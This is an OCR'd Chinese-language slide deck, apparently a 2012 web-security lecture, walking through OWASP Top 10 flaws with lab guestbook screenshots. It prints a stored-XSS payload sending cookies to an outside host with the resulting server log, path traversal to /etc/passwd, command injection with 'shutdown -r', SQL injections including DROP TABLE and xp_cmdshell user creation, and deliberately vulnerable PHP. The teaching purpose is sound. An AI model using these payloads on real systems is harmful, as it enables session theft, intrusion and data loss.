
7. Failure to Restrict URL Access

- 管理者登入頁面
  - http://orange.tw/admin/login.php
- 程式設計師的好習慣
  - http://orange.tw/.svn/entries
- 放在網站上回家改 code 比較方便
  - http://orange.tw/www.tgz
- Hack friendly 的上傳頁面
  - http://orange.tw/upload.php


6. Security Misconfiguration

- 人是最大的的弱點
- 安全的系統程式碰上沒有安全意識的人?
- 系統更新到最新?
- 設定是照著系統的預設設定?
- 密碼是預設密碼或是弱密碼?
  - 網路環境比較複雜時，你旁邊的系統呢?

未做好程式錯誤的 handling




選用過舊的應用程式版本



5. Cross-Site Request Forgery

- 未授權的使用者請求偽造
- 通常配合後面的 XSS 一起利用
- ex 網站自動讀圖
  - /logout
  - /transfer?to=hacker&amount=10000



4. Insecure Direct Object References

- 問: 駭客看到下面網址的直覺反應是?
- http://orange.tw/index.php?mod=news
  - /index.php?mod=login
  - /index.php?mod=admin
- http://orange.tw/news.php?id=1&act=view
  - /news.php?id=1&act=edit
  - /news.php?id=1&act=upload

http://orange.tw/download.php?file=sa-at-tainan.doc

背後是如何實現下載功能的？

download.php

```
<?php
    $file= $_GET[file];
    if ($file == '')
        die( 'file not found.' );
    Header ( "Content-Type: application/octet-stream" );
    Header( "Content-Disposition: attachment;
    filename=$file" );
    readfile( 'uploads/' . $file );
```

- download.php?file=sa-at-tainan.doc

  /var/www/uploads/sa-at-tainan.doc
- download.php?file=../download.php

  /var/www/uploads/../download.php
- download.php?file=../../../etc/passwd


  /var/www/uploads/../../../etc/passwd

3. Broken Authentication and Session Management


- Cookie or Session
  - Set-Cookie: admin=0;
- 只用 JavaScript 的身分驗證
  - alert('沒有權限'); history.back();
- 不安全的 Cookie 產生方式

2. Cross-Site Scripting

- 俗稱 XSS
- 攻擊對象非網站本身，而是針對用戶端
- 植入惡意的 HTML, CSS, Javascript, VBScript 等



Firefox
訪客留言板
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
http://192.168.206.132/guestbook/gform_1.asp
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
192.1
Go
免費提供網友索取
您的姓名：
Orange
您的性別：
男
女
您的職業：
SoHo一族
ICQ 號碼：
電子郵件：
網頁位址：
http://
留言性質：
公開留言
留言內容：(ENTER 換行)
Hello world.
Test1234
確定送出
[看看留言]



Firefox
友言板
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
http://192.168.206.132/guestbook/gform_1.asp
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
192.1
Go
有興趣者,請留言或 E-mail
我要留言
管理模式
人氣指數：2
留言數：1
(目前 1 / 1 頁)
說明：請勿填寫不雅文字 或 有關人身攻擊言論
<< 禁止貼圖 >>
1 NEW! 留言者: Orange [男] [SoHo一族] [2012/9/23 上午 05:14:10]
hello world.
test1234
友緣故事 製作 v1.1



Firefox
訪客留言板
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
http://192.168.206.132/guestbook/gform_1.asp
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
您的姓名：
Orange
您的性別：
男
女
您的職業：
SoHo一族
ICQ 號碼：
電子郵件：
網頁位址：
http://
留言性質：
公開留言
留言內容：（ENTER 換行）

<h1> Hello world. </h1>
<h2> Test1234 </h2>

確定送出
[看看留言]


Firefox
友言板
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
http://192.168.206.132/guestbook/gform_1.asp
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
免費提供網友索取
我要留言
管理模式
人氣指數：2
留言數：3
（目前 1 / 1 頁）
說明：請勿填寫不雅文字 或 有關人身攻擊言論
<< 禁止貼圖 >>
#3 NEW! 留言者: Orange
[男] [SoHo一族] [2012/9/23 上午 05:15:46]
Hello world.
Test1234
#2 NEW! 留言者: Orange
[男] [SoHo一族] [2012/9/23 上午 05:15:23]


Firefox
訪客留言板
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
http://192.168.206.132/guestbook/book.asp
Enable Post data
Enable Referrer
並註明
您的姓名：
aaa
您的性別：
男
女
您的職業：
SoHo一族
ICQ 號碼：
電子郵件：
網頁位址：
http://
留言性質：
公開留言
留言內容：（ENTER 換行）
<script>document.write('<iframe src="http://orangee.tw:8000
/?'+escape(document.cookie)+'"></iframe>')</script>
確定送出
[看看留言]


orange@z: ~ [63x30]
連線(C)
編輯(E)
檢視(V)
視窗(W)
選項(O)
說明(H)
login as: orange
Using keyboard-interactive authentication.
Password: **********
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.5.2-x86_64-linode26
x86_64)
* Documentation: https://help.ubuntu.com/
Last login: Sun Sep 23 05:26:35 2012 from 118-165-224-133.dynam
ic.hinet.net
orange@z:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
118-165-224-133.dynamic.hinet.net - - [23/Sep/2012 05:43:08] "G
ET /?ASPSESSIONIDCCQRDDQD%3DHOALBHECIANECLHCHAEEDGHD HTTP/1.1"
301 -
118-165-224-133.dynamic.hinet.net - - [23/Sep/2012 05:43:08] "G
ET /?ASPSESSIONIDCCQRDDQD%3DHOALBHECIANECLHCHAEEDGHD/ HTTP/1.1"
200 -

Cont.

```
<script>
    stealCookie( hackerIP, document.cookie );
    var friends = getAllFriends();
    for ( var friend in friends )
            sendMessage( friend, evilCode );
</script>
```

1. Injection

- 網頁程式未對使用者輸入的資料做檢查，給駭客有機會植入惡意的指令的機會

- SQL Injection
- Command Injection
- Code, Xpath, Ldap Injection..

Command Injection(1/3)

- Pipe & terminator
  - cat /etc/passwd | less
  - echo 1; echo 2 ;

Command Injection(2/3)

```
<?php
    $domain = $_GET[domain];
    if ( $domain == '' )
        die( 'domain not found.' );
    echo '<pre>';
    system( 'nslookup ' . $cmd );
```

Command Injection(3/3)

- ip.php?domain=orange.tw
  - cmd = 'nslookup orange.tw'
- ip.php?domain=orange.tw | shutdown -r
  - cmd = 'nslookup orange.tw | shutdown -r‘
- 使用者輸入汙染了系統執行的指令。

SQL Injection (1/3)

- news.php?id=3
  - SELECT * FROM news WHERE id=3
- news.php?id=sleep(123)
  - SELECT * FROM news WHERE id=sleep(123)
- news.php?id=3 and left(pwd, 1)='a'
  - SELECT * FROM news WHERE id=3 and left(pwd, 1)='a'

SQL Injection (2/3)

- login.asp # admin / 123456
  - SELECT * FROM user WHERE name='admin' and pwd= '123456'
- login.asp # admin'--
  - SELECT * FROM user WHERE name='admin'--' and ……
- login.asp # admin';DROP table ...
  - SELECT * FROM user WHERE name='admin';DROP table user;--' and ……

SQL Injection (3/3)

- news.asp?id=3;EXEC master..xp_cmdshell 'net user sa /add';--
  - SELECT * FROM news WHERE id=3;EXEC master..xp_cmdshell 'net user orange /add';--

- 使用者輸入汙染了 SQL 語句。


漏洞那麼多，頭昏眼花

休息十分鐘

網頁漏洞檢測

